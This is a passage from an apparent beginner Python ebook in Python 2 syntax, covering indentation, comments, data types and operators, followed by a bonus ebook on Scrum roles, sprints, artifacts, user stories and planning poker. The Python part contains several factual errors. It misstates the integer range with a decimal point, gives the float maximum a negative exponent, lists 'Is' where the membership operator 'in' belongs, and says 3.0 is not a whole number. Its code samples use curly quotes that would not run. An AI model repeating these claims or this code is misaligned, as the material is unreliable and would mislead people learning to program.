print foo
```

If you run the above given code, you will get the following output:

```
[ ‘ a string ‘ , ‘ another string ‘ , ‘ a short string ‘ ]
```

Here is another example:

```
bar = ‘ look at this example ‘ \
          ‘ of a long string ‘ \
                    ‘ that is split ‘ \
          ‘ across multiple lines ‘
print bar
```

If you run the above given code, you will obtain the following output:

```
look at this example of a long string that is split across multiple lines
```

- *A certain style of indentation should be used in your programs.*

Well, this one is both true and untrue. You can write the inner block on a line and not indent it. You can use any of the following versions of the "*if statement*" since all of them are valid and produce the same output:

```
if 1 + 1 == 2 :
        print " foo"
        print " bar "
        w = 99
```

```
if 1 + 1 == 2 :
        print "foo" ; print " bar " ; w = 99
```

```
if 1 + 1 == 2 : print " foo " ; print " bar " ; w = 99
```

As a programmer, you may wish to write your block of code in separate lines, such as the one shown in the first example. However, there are times when there are similar *if statements* that you can conveniently write on each line.

In case you decide to write your block of code on separate lines, then you have to follow the rules of indentation. You have to indent the enclosed block more than the "*if statement*".

In conclusion, you will be forced to abide by this rule in Python, unless you opted to make the structure of your program more complicated. The programming language does not allow program structure obfuscation with the use of fake indentations.

Keep in mind that blocks are denoted by indentation in the Python programming language; thus, the indentation is the same in every program. The consistency of the code formatting makes the program easier to read and understand.

- *It is not possible to mix spaces and tabs in Python.*

Yes, this one is true, even for programs written in the C language. You cannot mix spaces and tabs safely. Even though there would not really be a huge difference for your compiler, you may have a hard time dealing with codes. For instance, if you move a C source to one editor that has different tab stops, bugs will be easier to introduce.

Once again, keep in mind that it is not ideal to mix spaces and tabs for indentation. You can use spaces or tabs alone, though. In addition, you may want to avoid tabs altogether. After all, the semantics of tabs are not that well-defined and may appear differently on various types of editors and systems.

Tabs are also often wrongly converted or destroyed during copy and paste operations, as well as whenever a source code gets inserted into a Web page or any other type of markup code.

- *It is possible to skip the indentation and use a keyword instead.*

Yes, you can skip using an indentation and just use a keyword. There are actually a few programmers who prefer to use *endif* instead of an indentation to indicate the end of a block of code.

Well, it is not exactly a recognized keyword in Python. The earlier versions of the programming language come with a tool that converts code using the keyword *end* to correct the indentation and remove such keyword.

This may be used as a pre-processor to the compiler. In the recent versions of the programming language, however, the tool has been removed, most probably because it is not often used.

- *How is the indentation parsed by the compiler?*

The parsing is actually simple and well defined. In general, the changes to the level of indentation are inserted as tokens into the stream. The indentation levels are stored using a stack from the lexical analyzer or tokenizer. At first, the stack only has a value of 0, which is found at the leftmost part.

Each time a nested block starts, a new level of indentation gets pushed on the stack. The *indent token* is then inserted into the stream, which is eventually passed on to the parser. It is not possible to have more than a single indent token in succession.

In the event that a line is seen with a smaller level of indentation, the values start popping from the stack until one of them gets on top. This is equivalent to the new level of indentation. In case there is nothing found, a syntax error is generated. For ever value popped, there is a *dedent token*. It is possible to have multiple dedent tokens in succession. At the end of every source code, there are dedent tokens generated for the level of indentation that is left at the stack. This continues to occur until there is 0 left.

Multiline Statements

When you end a statement, you can either use a new line or a continuation symbol (\ ) if you want to indicate that the line needs to continue. To help you understand this concept further, consider the following example:

```
total = first_item + \
            second_item + \
            third_item
```

There is no need for you to use the continuation symbol when you write statements that are contained within brackets, such as { }, ( ), and [ ]. For instance, if you wish to display the months in a year, you may simply write:

```
year = [ ‘ January ’ , ‘ February ’ , ‘ March ’ , ‘ April ’ , ‘ May ’
, ‘ June ’   , ‘ July ’   , ‘ August ’   , ‘ September ’   , ‘ October ’
, ‘ November ’ , ‘ December ’ ]
```

You are allowed to write multiple statements on a single line or create multiple groups as suites. When it comes to writing multiple statements, keep in mind that the inclusion of the semicolon (;) is crucial. The semicolon allows you to write as many statements as possible, as long as they do not start a new block of code. Consider the following example:

```
import sys ; y = ‘ bar ’ ;  sys.stdout.write ( y + ‘ \n ’ )
```

So what are suites exactly? Well, they are groups of statements that consist of blocks of code. Compound or complex statements, such as *if*, *while*, *def*, and *class* require a suite and a header line.

So what are header lines? They begin statements with a keyword and end them with a colon (:) . Also, they are followed by one or more lines that make up a suite. Consider the following example:

```
if expression :
            suite
elif expression :
            suite
else :
            suite
```

Quotation

As a programmer, you are allowed to use a single quote (‘) , double quote (“), and a triple quote (‘’’ or “””) when you denote string literals. Then again, see to it that you use the same type of quotes at the start and end of your string. Typically, triple quotes are used to span strings across multiple lines. Take a look at the following example:

```
paragraph = “”” You are reading an example of a paragraph that consists multiple lines and sentences. You are an excellent programmer. “””
```

Comments

When it comes to comments, you should use the hash symbol (#) to start them. However, this hash symbol should not be within a string literal. Also, the characters after it towards the end of the line should be included in the comment. In Python, comments are not recognized by the interpreter. To help you understand this concept further, take a look at the following example:

```
# This is the first comment
print“ Monty Python ’ s Flying Circus is a British sketch comedy series. ” ;
# This is the second comment
```

If you run the example given above, you will obtain the following output:

```
Monty Python ’ s Flying Circus is a British sketch comedy series.
```

You can also write another comment after an expression or a statement, such as in the following:

```
name = “ Wendy ” # This is a sample comment
```

If you want to comment on multiple lines, you may do so as well. For example:

```
# This is a sample comment.
# This one is also a comment.
# This is another comment.
# This comment is written by Wendy.
```

Blank Lines

These lines are not recognized in the Python programming language. With this being said, they are pretty much like comments. They contain whitespaces and even comments. You have to use empty lines to terminate multiline statements in an interactive interpreter session.

Chapter 3: Data Types

In Python, input data are sorted according to different categories. The primary purpose of sorting is to help programmers like you in processing information more efficiently. Such categories function as data storage locations that you can access whenever you run the Python platform.

Variables

Variables contain values that have been specifically allocated to them. If you are working on complex codes for applications, you may want to store your information in these variables. Do not worry because you can access them anytime you need them. You can even use them to ensure that the information you gather from your end users stay safe and secured.

Numeric Types

Numbers in the Python programming language are different from the numbers you use to solve problems in Algebra. In Mathematics, adding *.0* at the end of a number practically means nothing. It does not make any difference to its value. For instance, *3* and *3.0* are the same.

In Python, however, *3* and *3.0* are different numbers. Before the program processes it, it has to undergo certain data processing methods. As a programmer, you have to learn about the different numeric types.

Integers

All whole numbers are integers. Numbers that contain a decimal point are not whole numbers; therefore, 3 is a whole number while 3.0 is not. Integers in Python are characterized by the data type *int*.

Take note that integers have capacity limitations. You will generate an error if you try to process a value beyond the allowed limits. Integers typically process numbers between -9,223,372,036.854 and 9,223,372,036.854.

There are interesting features that come with the *int* variable. For instance, base 2 only uses 0 and 1, base 8 uses numbers from 0 to 7, base 10 has similar properties with the decimal system and base 16 uses the letters A to F and the numbers 0 to 9 as digits.

Floating Point Values

Any number that contains a decimal point is considered as a floating point value in Python. It does not matter if the number after the decimal point is *0* or not. *3.0*, *1.5*, and *11.4*, for example, are all floating point values. They are stored in the float data type. One huge advantage of floating point values over integers is that they have bigger storage spaces; hence, they are capable of storing very small or large values.

Then again, you should not think that they have an unlimited storage space. There is still a limitation. Nevertheless, they can contain as little as $\pm$ 2.2250738585072014 × 10^{-308} and as much as 1.7976931348623157 × 10^{-308}. There are a couple of ways to allocate values with the use of floating point values. First, you can directly assign them. Second, you can use a scientific notation. Keep in mind that negative exponents produce fraction equivalents.

Complex Numbers

These numbers consist of real numbers and imaginary numbers combined. Usually, they are used in dynamic systems, quantum mechanics, computer graphics, electrical engineering and fluid dynamics. Complex numbers can be processed in Python and a few other programming languages.

Boolean Values

These are the two constant objects *True* and *False*. They represent truth values. When used in a numeric context, they function as 0 and 1. You can use the function *bool* to assign a value to a Boolean if such value may be interpreted as a truth value.

Strings

They are groups of characters that are connected with double quotation marks. Consider the following example:

```
TheString = “ Python got its name from a popular comedy show. “
```

As you can see in the sample code shown above, the phrase *Python got its name from a popular comedy show.* is assigned to the variable *TheString*.

Computers cannot understand letters, only numbers. So when you write a program, Python reads and interprets it based on the numbers that represent its letters. For example, in the American Standard Code for Information Interchange (ASCII), the number *65* represents the letter *A*. So if you type in

```
ord ( “ A “ )
```

you will get an output of

```
65
```

Because computers cannot understand letters, you have to convert strings into numbers. You can use *int* or *float* to do this. In case you need to convert numbers into strings, you can use *str*.

Chapter 4: Operators

The values of your operands are manipulated by operators. There are seven types of operators used in the Python programming language. The following tables display these operators and provide brief explanations regarding their function.

Arithmetic Operators

Operator	*Description*
Addition (+)	It adds the values.
Subtraction (-)	It subtracts the second operand from the previous operand.
Multiplication (*)	It multiples the values.
Division (/)	It divides the first operand by the second operand.
Modulus (%)	It divides the first operand by the second operand and returns the remainder
Exponent (**)	It performs exponential calculation on the operators.
Floor Division (//)	It divides the operands but eliminates the decimal points after the result.

Comparison Operators or Relational Operators

Operator	*Description*
==	If the values of both operands are equal, the condition is true.
!=	If the values of both operands are not equal, the condition is true.
<>	If the values of both operands are not equal, the condition is true.
>	If the value of the left operand is bigger than the value of the right operand, the condition is true.
<	If the value of the left operand is less than the value of the right operand, the condition is true.
>=	If the value of the left operand is bigger or equal to the value of the right operand, the condition is true.
<=	If the value of the left operand is less than or equal to the value of the right operand, the condition is true.

Assignment Operators

Operator	*Description*
=	It assigns values from the right operand to the left operand.
+= add AND	It adds the right operand to the left operand, and then allocates the result to the left operand.
-= subtract AND	It subtracts the right operand from the left operand, and then allocates the result to the left operand.
*= multiply AND	It multiples the left operand and the right operand, and then allocates the result to the left operand.
/= divide AND	It divides the left operand with the right operand, and then allocates the result to the left operand.
%= modulus AND	It uses the two operands to find the modulus, and then allocates the result to the left operand.
**= exponent AND	It performs exponential computation on the operators and then assigns the value to the left operand.

//= floor division	It performs floor division on the operators and assigns the value to the left operand.

Bitwise Operators

Operator	*Description*
& binary AND	It copies the bit if it is present in both operands.
| binary OR	It copies the bit if it is present in either operand.
^ binary XOR	It copies the bit if it is present in one operand, but not both.
~ binary ones complement	It flips bits.
<< binary left shift	It moves the value of the left operand towards the left based on the number of bits assigned by the right operand.
>> binary right shift	It moves the value of the left operand towards the right based on the number of bits assigned by the right operand.

Logical Operators

Operator	*Description*
And logical AND	The condition is true if both operands are true.
Or logical OR	The condition is true if an operand is non-zero.
Not logical NOT	It reverses the logical state of the operand.

Membership Operators

Operator	*Description*
Is	If the variables on either side of the operator point toward the same object, it evaluates to true. Otherwise, it evaluates to false.
Not in	If it does not find a variable in a particular sequence, it evaluates to true. Otherwise, it evaluates to false.

Identity Operators

Operator	*Description*
Is	If the variables on either side of the operator point towards the same object, it evaluates to true. Otherwise, it evaluates to false.
Is not	If the variables on either side of the operator point towards the same object, it evaluates to false. Otherwise, it evaluates to true.

Conclusion

Thank you again for downloading this book!

I hope this book was able to help you learn about the Python programming language.

The next step is to apply what you have learned from this book.

Finally, if you enjoyed this book, then I ’ d like to ask you for a favor, would you be kind enough to leave a review for this book on Amazon? It ’ d be greatly appreciated!

Click here to leave a review for this book on Amazon!

Thank you and good luck!

Bonus Book Scrum Bootcamp

Learn the Basics of Scrum Programming

Table Of Contents

Introduction

I want to thank you and congratulate you for downloading the book, *“ Learn the Basics of Scrum Programming in 2 Weeks.*

This book contains proven steps and strategies on how to master the basics of the Scrum framework in a short period of time.

This e-book aims to teach you the core ideas, concepts and techniques used in the Scrum framework. To help you understand “ Scrum, ” this material will explain the basics of “ Agile ” development and other related techniques.

After reading this book, you will be able to use Scrum in completing your programming tasks. You ’ ll become an effective Scrum practitioner in just 14 days.

Thanks again for downloading this book, I hope you enjoy it!

Chapter 1: Scrum and Agile Development

Scrum is a method used in“ Agile ” development models. Before discussing what Scrum really is, let ’ s define Agile first. This way, you ’ ll understand how the Scrum method works and how you can use it to complete programming projects.

Agile Development

Basically, Agile is a repetitive and incremental development strategy used in completing projects (e.g. software products). This strategy requires people to work together in order to finish a project quickly. Agile involves a time-boxed repetitive approach, and it requires fast and versatile responses to any changes. According to Agile practitioners, this strategy is a theoretical outline that doesn ’ t indicate any specific activity that a team should do.

Scrum, which is one of the methods used in Agile, defines the techniques and processes that must be done to complete any given project.

Important Note: Agile and its methods (e.g. Scrum) are originally used for software development; thus, Scrum is not a programming language or computing technique. It is a development framework that helps people in completing projects quickly and efficiently. In this book, however, you ’ ll learn how to use Scrum in completing your programming-related projects.

The Major Principles of Agile Development

When using Agile, you should remember the principles listed below:

- Focus on details – Pay close attention to the details of your project. This way, you can attain great project design and technical excellence.
- Less is more – The Agile development framework emphasizes simplicity. Here, you don ’ t have to spice up your projects through insignificant techniques/activities. Solve the problems related to your projects in the simplest way possible.
- Communication is important – To ensure excellent quality, developers (i.e. the people working on the project) must communicate regularly with the business people (the management team or the clients).
- Deliver customer satisfaction – In general, people who use Agile want to satisfy the needs of their

customers. These developers use continuous processes to complete the project early and send it to the client/s as soon as possible.

- Changes must be accepted – Agile practitioners must welcome changes (in terms of the working environment and/or project requirements) while working on any project. That means you have to observe all of the changes related to your projects and make the necessary adjustments.
- Trust and motivation – The Agile framework is inherently repetitive and complicated; thus, it requires motivated individuals. Look for people who can be trusted since unreliable staff can ruin your projects.
- Flexibility is the key – Teams must be able to adapt to changing circumstances. You can ’ t be an effective Agile practitioner if you won ’ t adapt to the changes in your working environment.
- The Output is the true measure of success – You can only say that you are successful if you have a working output. Simplicity, productivity, cost-effectiveness and all the “ good stuff ” are useless if you don ’ t have an output that meets the client ’ s requirements.

Conclusion

Countless companies have benefited from Agile development practices. This is the main reason why Agile frameworks are now adopted in different industries and projects (e.g. programming).

Agile frameworks offer the following benefits:

- Improved delivery time
- Reduced risks and uncertainties
- Better ROI (i.e. Return on Investment) by concentrating on the customers ’ needs

Chapter 2: The Scrum Framework

What is Scrum?

Software developers define Scrum as a framework for creating and improving complicated products. It is not an approach or methodology for generating new products; instead, it is a development framework that you can use to implement different approaches and methodologies. Scrum can show you the strengths and weaknesses of your development and management strategies, allowing you to improve your overall effectiveness.

This framework involves development groups (called Scrum Teams), events, rules and artifacts. Each of these components plays an important role in the usage and success of the Scrum framework.

The Processes Involved in the Scrum Framework

When using Scrum, you should standardize processes through prescribed events. Each event is time-boxed, which means it has a specific deadline. You ’ ll learn more about “ events ” in a later chapter.

Sprint

Sprint, a time-box usually measured in weeks, serves as the core of Scrum. Basically, Sprint is a period of time in which an increment of a product is generated. A new Sprint begins as soon as the previous one gets completed. Sprints have the following elements:

- Sprint Planning – The people involved in the project will decide on the tasks that must be accomplished within the Sprint. Each member of the Scrum Team must participate in this collaborative activity.
- Daily Meetings – Scrum Teams need to create plans and share updates on a daily basis. To achieve this, each team must have a 15-minute meeting each day.
- Sprint Review – This event occurs at the conclusion of a Sprint. Here, the members of the Scrum Team review the product increment and update the records of the project, if necessary.
- Sprint Retrospective – It happens just before the planning phase of the next Sprint. In this event, the members of the Scrum Team check their performance and look for ways to improve. This allows them to attain better results during the next Sprint.

The Members of a Scrum Team

Scrum Teams involve three main roles, which are:

- The “ScrumMaster” (also written as “Scrum Master”) – This person acts as the leader of the team. The ScrumMaster needs to:
    - Make sure that the Scrum framework and the resulting processes run efficiently.
    - Identify and remove obstacles that affect the team’s productivity.
    - Organize and facilitate important meetings.

- The Product Owner – This person maximizes the team’s efficiency and the product’s value. In general, the product owner needs to manage the backlog of the project. Project backlog management involves the following:
    - Clear expression of items within the project backlog
    - Effective arrangement of project backlog items to attain the team’s objectives

- Maximize the overall value of the team ’ s performance
- Make sure that the project backlog is clear, transparent and accessible to all team members. Additionally, the backlog must inform the members about what needs to be done or improved.
- Make sure that each member understands the project backlog items.

A product owner may perform the tasks listed above, or ask the team members to do so. In any case, the product owner is solely accountable for those tasks.

A product owner is just one person, not a group of people. This person may express the needs/wants of other people in the project ’ s backlog. However, each item present in the backlog must be listed under the product owner ’ s name.

The whole team must respect the product owner ’ s decisions. The team members should check the project backlog to know more about the decisions of the product owner.

- The Team – This term refers to the members of a team other than the ScrumMaster and product owner. In general, the “ Team ” aspect of a Scrum team must be able to organize itself and perform different functions. This aspect is composed of testers, analysts, developers and designers. Other members (e.g. engineers and architects) may be added to a team, depending on the project involved.

For a “ team ” to be effective, it should be large enough to finish the tasks and small enough to stay versatile. The ideal size of a “ team ” is five to nine members (excluding the ScrumMaster and Product Owner). If the members are less than five, the manpower may not be sufficient to complete the project within the assigned Sprint. However, if the members are more than nine, the team will need excessive coordination.

Conclusion

Scrum is an Agile framework that specifies roles, rules and tasks to ensure consistency. You can use it for any project or organization, provided that you will follow all the rules of Scrum development.

Chapter 3: Events

Agile practitioners consider Scrum as a set of events and their resulting “ artifacts. ” As mentioned earlier, Scrum uses time-boxed events to manage projects. The term “ time-boxed ” means that each event has a predetermined deadline. This allows the members of the Scrum Team to see their overall progress in completing the project. The most important Scrum events are:

Sprint

In this event, the Scrum Team develops a working increment of the product. Usually, a Sprint involves 1 month or 2 weeks, and this time period is applied on all of the Sprints in a project. Consistency in terms of the time period is important. It would be confusing and inefficient if the team members need to adjust to varying deadlines.

The Goal of a Sprint

Each sprint has a specific goal. The goal informs team members regarding the increment ’ s purpose. The team sets this goal during the planning phase of the sprint. The product owner and the rest of the team set and clarify the sprint ’ s scope. They also make adjustments on the sprint whenever they discover new things regarding the project.

Sprint Planning

This stage allows you to set the activities that you must complete within the sprint. The planning stage usually lasts for four hours for two-week sprints and eight hours for month-long sprints. The ScrumMaster is responsible in ensuring that meetings take place and that the needed members are present. Also, the ScrumMaster must facilitate the meeting to ensure the productivity and timeliness of the discussion.

In general, sprint planning concentrates on the following questions:

- What should be completed in the current increment?
- What can be completed in the current increment?
- How can the entire team achieve the goals of the sprint?

This stage needs the following inputs:

- The project backlog
- The latest increment of the project
- The estimated capacity of the scrum team
- The previous performance of the scrum team

The entire team will discuss the features/functionalities that must be developed within the current sprint. The product owner should clarify the most important parts of the sprint through the project backlog. The team members choose the items that will be included in the backlog, since they know what they can accomplish within the time-box assigned to them. The tasks are completed collaboratively, an approach that minimizes rework.

After deciding on the feature/s to be developed, the team must decide on how to add those features into the project. The backlog items chosen for the sprint as well as the strategy for implementing them are known as sprint backlog.

The tasks to be completed within a sprint are approximated in the planning stage. They may be of different sizes and complexities. Once the sprint planning has been completed, the project is separated into tasks that last up to a whole day. This approach helps ScrumMasters in assigning tasks and checking the progress of the project. If the members of the scrum team realize that they have too little (or too much) tasks, they may talk to the ScrumMaster and the product owner to make the necessary changes.

The members may also ask others (i.e. people who aren ’ t part of the current Scrum Team) to help in the planning stage. Non-members can provide cost estimates, technical suggestions or practical tips.

Daily Meetings

These meetings last for 15 minutes. They are held daily to understand the things that have been completed in the previous day and formulate a plan for the current day. Some Scrum practitioners refer to these meetings as “ Stand Up ” meetings.

Daily meetings are conducted at the same place and time. This way, the team members can reduce the complexity of the meetings and focus on what they should do.

During a meeting, each member of the Scrum team must answer the following questions:

- How did he/she help the Scrum team in meeting the goal?
- How can he/she assist the team in meeting the sprint goal?
- Did he/she notice any obstacle that stops him/her or the whole Scrum team from attaining the sprint ’ s goal?

Some people think that daily meetings are held to track the project’s progress. However, this is a faulty assumption. Actually, daily meetings are conducted to plan what must be done for the project, not just to check what has been accomplished.

According to Scrum experts, all of the team members are responsible for the productivity and effectiveness of the Daily Meetings. That means each member must help in conducting the daily meetings, although the ScrumMaster performs the managerial tasks involved.

Here are the benefits offered by daily meetings:

- These meetings improve the communication between team members.
- Daily meetings help in identifying project-related problems. They also help in solving problems quickly and efficiently.
- They promote and emphasize fast decision-making.
- They improve the project-related knowledge of the team members.

Sprint Review

The Scrum Team should hold this event before concluding each sprint. In this stage, the team members should review the project increment before releasing it (i.e. either to the client or to the next sprint session). During a sprint review, all of the stakeholders (i.e. the people affected by or involved in the project) should check what was accomplished in the current sprint. These stakeholders will give their suggestions as to what must be accomplished in the next sprint session. They will base these suggestions on two factors:

- Their findings from the Sprint review
- The changes that were made to the project backlog during the current sprint

The goal of this stage is to get feedback from the stakeholders and ensure consistent progress.

In general, the duration of a sprint review depends on the sprint ’ s time-box. Sprint reviews for 2-week sprints last for two hours. Month-long sprints, on the other hand, require 4-hour reviews; thus, each week spent on a sprint requires one hour of review.

During a Sprint Review, the ScrumMaster should:

- Make sure that the meeting occurs.
- Inform the team members regarding the goal/purpose of the sprint review.
- Help the members to focus on the important topics.
- Make sure that the meeting ends in a timely manner.

The following events occur during a sprint review:

- The product owner invites non-members to attend the review (optional).
- The product owner discusses the project backlog. He/she will inform everyone regarding the backlog items that have been completed. Then, he/she will enumerate the backlog items that were not finished within the sprint.
- The team members discuss the positive aspects of the sprint, the problems they encountered and how they solved those problems.
- The team members demonstrate the work that they have completed. They will also answer questions, if any, regarding the project increment.
- The whole group (i.e. both members and non-members) decides on what should be done in the next sprint; thus, the review stage generates important inputs that are useful for the next sprint session.

- The members of the Scrum team check the aspects (e.g. budget, timeline, marketplace, capabilities, potential, etc.) related to the release of a product increment.

Once the sprint review has been completed, the Scrum team will update the project backlog. These updates define the backlog items that will be used for the subsequent sprint.

Sprint Retrospective

This stage happens before the start of the next sprint ’ s planning stage. The sprint retrospective of 2-week sprints lasts for one hour while that of month-long sprints lasts for three hours.

Basically, a sprint retrospective aims to:

- Utilize the information gathered from the previous sprint session in terms of tools, people, processes and relationships.
- Determine the backlog items that worked well.
- Identify the sprint ’ s areas of improvement.
- Create a plan for improving the project ’ s effectiveness and overall quality.

Scrum allows you to review your previous performance; thus, it helps you to improve the effectiveness of your subsequent sprint sessions.

Chapter 4: Artifacts

In Scrum, “ artifacts ” give important data to the stakeholders and team members; thus, artifacts allow you to understand the current project, the tasks that has been completed and the processes involved in the project. The Scrum framework involves the following artifacts:

- Project backlog
- Sprint backlog
- Increment
- Burn-Down chart

The list given above shows the mandatory artifacts of the Scrum framework. In some situations, Scrum teams require other types of artifacts.

Let ’ s discuss the four mandatory artifacts in detail:

The Project Backlog

Basically, this artifact is a set of features/characteristics that the Scrum team must add to the product. It provides the team with information that they can use to improve the project increment.

The project backlog specifies the functions, features, repairs, enhancements and requirements that the project requires. The items within this backlog have the following attributes:

- Value
- Order
- Description
- Estimate

Scrum practitioners use the term “ user story ” when referring to any of the attributes given above. In general, the product owner must take care of all aspects (e.g. content, ordering, availability, etc.) related to the project backlog.

This artifact evolves as the project progresses. The initial version may hold only the most basic requirements. As the Scrum team gets more information about the project, the project backlog will be developed further. The product owner must update this artifact regularly to retain its effectiveness. Basically, the project backlog will exist as long as the product related to it exists.

As the team works on the product, the project backlog turns into a bigger and more detailed list. Moreover, the changes in technology, market conditions, or business needs may affect the project backlog. This is the reason why many people consider this backlog as a “ live ” output.

The refinement of the project backlog involves the addition of details, approximations and priority orders to the items within the artifact. It is a continuous process that the product owner performs. The entire team decides on when and how the refinement is done.

Important Note: The product owner may update the project backlog anytime, depending on his/her situation.

Often, high-priority backlog items are clearer and more defined than lower-priority ones. Clear and precise details allow team members to make correct estimates.

This artifact allows team members to refine requirements so they can use it for the upcoming sprint. The backlog items that the Scrum team can develop are considered to be ready for usage in the next sprint ’ s planning stage.

The Sprint Backlog

This artifact is the combination of project backlog items chosen for the sprint, and a strategy to create the increment and attain the sprint ’ s goal.

This kind of backlog specifies the functionalities that can be added to the next project increment. It also defines the tasks and activities needed to add those functionalities to the product.

As new tasks are required, the members of the team update the sprint backlog. The team members will also update the remaining tasks on a regular basis. Obviously, it ’ s important to inform the whole team whenever a task gets added or completed. The team should also remove unnecessary items from this backlog.

Keep in mind that only members of the team can modify the sprint backlog. Additionally, this artifact must be visible and accessible to all of the team members.

Increment

The term “ increment ” refers to the project backlog items that the team has completed. When concluding a sprint, the increment should be a usable product. The product should be usable, even if the product owner doesn ’ t want to release it yet.

The entire team should agree on what will be considered as increments. This differs significantly for each Scrum team. However, each member must understand clearly what “ increment ” means for the team. This allows members to determine the progress or completion of the project.

The knowledge about increments also allows members to identify the backlog items that must be selected. The objective of every sprint session is to create increments of usable products.

In general, each Scrum team should complete a product increment within a sprint. Since increments are usable products, the product owner may release it to the market as is.

Some Scrum teams consider increment knowledge as a requirement. That means increment knowledge is involved in the organization ’ s standards, guidelines or conventions. If increment knowledge is not mandatory, the ScrumMaster must define the increments appropriate for the project.

The Burn-Down Chart

During a sprint session, the team members may sum up the remaining tasks inside the project backlog. The Scrum team measures the remaining tasks during each daily meeting. This approach allows teams to determine their chances of achieving their goal/s and manage their progress.

The Burn-Down chart is a technique for tracking the activities completed by the team. Agile practitioners have used this technique in measuring and managing their team ’ s progress.

Product owners track the remaining tasks during each sprint review. Then, he/she compares these tasks with those from previous sprints. This approach helps product owners to assess the team ’ s progress toward completing the assigned tasks.

Important Note: The product owner must share this artifact will each stakeholder.

Conclusion

Scrum involves different outputs that are known as artifacts. You must generate and use these artifacts while implementing the Scrum framework. By doing so, you can increase your chances of meeting your project goals.

Chapter 5: The User Stories

In the “ software development ” industry, product features serve important roles. These features attract consumers and encourage them to purchase or use the completed product. In general terminology, product features are called “ requirements. ” The success of a software generation project depends on knowing the users ’ needs precisely and incorporating them into the finished product. That means that the team members should know the requirements or product features that they need to work on before starting any project.

Kent Beck, an American software engineer, coined the term “ User Stories ” back in 1999. A user story, which is narrated from the user ’ s point of view, informs software developers regarding the needs of the end-user instead of what the product can do for him/her. The development perspective changed from being “ product-focused ” to “ user-focused. ” Because of their effectiveness, user stories became standard requirements for teams that use any “ Agile ” framework.

When it comes to the Scrum framework, project backlogs serve as a collection of user stories. The ScrumMaster must identify, prioritize and discuss these user stories during the sprint planning stage.

In most cases, Scrum teams base their estimations and goals on the user stories of the project.

The Structure of a User Story

User Stories follow this format:

As a <kind of user>,

I need to <complete a task>,

So I can <attain a goal/enjoy a benefit/receive something.>

Let ’ s analyze how user stories are formed. Here, let ’ s assume that a bank client wants to withdraw money from an ATM.

User Story – Client ’ s ATM Withdrawal

As a **Client**, I need to **withdraw money from an ATM**, so I can **get the cash I need without going inside the**

bank.

The Acceptance Criteria

User stories involve acceptance criteria (i.e. tests that gauge the effectiveness of a user story). The acceptance criteria helps Scrum teams in analyzing the effects of the user story/stories on the current project.

Here ’ s a simple acceptance criteria for the user story given above:

First Acceptance Criterion:

Given Information:

- The client is creditworthy.
- The debit/credit card is acceptable.
- The machine has enough cash.

Situation:

- The client needs the money.

Then:

- Make sure that the proper account is charged.
- Make sure that the machine dispenses the right amount.
- Make sure that the machine returns the client ’ s debit/credit card.

Second Acceptance Criterion:

Given Information:

- The client ' s account doesn ' t have enough funds.
- The client ' s card is acceptable.

Situation:

- The client needs the money

Then:

- Display a rejection message on the screen.
- Make sure that machine doesn ' t dispense any money.
- Make sure that the machine returns the card.

How to Write a User Story

Since the project backlog holds the user stories, the product owner is responsible for managing the project ' s user stories. However, the product owner isn ' t the only person who can write a user story. Basically, any team member can accomplish this task. That means the ScrumMaster may spread this responsibility across the entire team.

The Non-Functional Requirements in a User Story

Scrum teams may incorporate non-functional requirements into a user story. In the example given above, the non-functional requirement is the ATM ’ s 24/7 availability.

How to Manage a User Story

You should use the project backlog in order to manage a user story. Often, Scrum teams arrange user stories based on their importance. The most important stories are improved to the fullest, while non-important ones are worked on minimally. For each sprint, the product owner records the most important (and the most detailed) user stories in the sprint backlog. When adding a user story to any backlog, the product owner checks its priority: he/she will place the user story in the project backlog according to its priority.

Important Note: Team members can remove or reprioritize user stories, depending on their situation.

The Benefits Offered by User Stories

- User stories help development groups to focus on the end-users. This is important since ultimately, the end-users will buy and use the product once it is released in the market. Thus, user stories help Scrum teams to connect with their end-users.
- The structure of user stories helps Scrum teams to determine the goals/values/benefits that the end-users want to achieve.

- The acceptance criteria, which is an important aspect of any user story, can help Scrum teams in analyzing their projects objectively.
- The members of a Scrum team may modify user stories while working on a project. For instance, they may split a user story into smaller ones if its scope grows too large. The team members may also change the acceptance criteria used for the project.
- Since the Scrum team delivers the product increment to the client each time a sprint ends. They may acquire feedback and suggestions that can be used in the subsequent sprints.

Conclusion

User stories bring you closer to the end-users of your projects; thus, these stories can help you generate usable products and prevent undesirable results.

Chapter 6: Estimation

The Scrum team should make their estimations during the planning stage. The purpose of these estimations is to analyze the user stories based on priority and the team ’ s capability. The product owner makes sure that the top-priority user stories are understandable, can be used for estimations, and are included in the project backlog.

Since the whole team is responsible for completing and delivering the project increment, extreme care should be taken when choosing user stories. The members of the team need to base their decisions on the increment ’ s target size and the overall effort needed in the project.

Important Note: The increment ’ s size is measured through story points. After determining the increment size, the team should estimate the effort needed using the data from previous sprints.

The Techniques Used in Estimation

When making estimates, focus on each user story ’ s degree of complexity/difficulty. Here are the scales that you can use in assessing the difficulty or complexity of user stories:

- The Numeric Sizing – This is a scale that ranges from 1 to 10.
- Shirt Sizes – (S, XS, M, L, XL, etc.)
- The Fibonacci Sequence – In this scale, you will add a number to the one that precedes it. The sum will be used as the next number.

The Poker Estimation Approach

In this approach, you will derive estimates by playing a poker-like card game. The whole team can help in implementing this approach. With Poker Estimation, you can generate reliable estimates without spending too much time or effort.

This approach requires multiple decks of playing cards. Using the numbers printed on the cards, follow the Fibonacci sequence. The cards' numbers represent story points (i.e. the value used in measuring user stories).

Each member should have a deck of cards. You have to assign a moderator – this person will read the descriptions/explanations for the User Story. The product owner will answer any question brought up during the session.

The team members (also called “ estimators ”) should express their estimate by selecting a card privately. The estimators should keep their card hidden until all of them have chosen a card. Once everyone has selected a card, they should reveal their estimates simultaneously.

It ’ s possible that the estimations will vary significantly during the initial round. Each estimator should explain their estimates. Make sure that no personal questions are asked – the team members should focus on explaining their opinions/decisions.

While the users explain their opinions, the moderator should take notes. These notes can help the team in developing the user stories. Once a round is completed, each member should make another estimate. They will hide their card/s until all of them have made a selection. Then, they will reveal their cards at the same time.

Repeat this procedure until you get a single estimation. Keep in mind that the rounds required for estimation may vary, depending on the user stories you are working on.

The Methods Used in the Poker Estimation Approach

- Analogy – This method requires you to compare user stories. Basically, you should compare the current user story with the ones you have implemented. Since this method is based on actual data, it generates accurate results.
- Disaggregation – In this estimation method, you ’ ll split a user story into smaller ones. The user stories used in sprints normally last for three to six days; thus, if you encounter a User Story that lasts for seven days or more, you have to divide it into smaller, more manageable portions. As a bonus, this method helps you to make sure that you have comparable user methods.
- Expert Opinion – This method requires the feedback/suggestions of an industry expert. Since each team member is closely involved in the Scrum project, they have sufficient knowledge and experience regarding the subject matter; thus, they can be considered as “ experts. ”
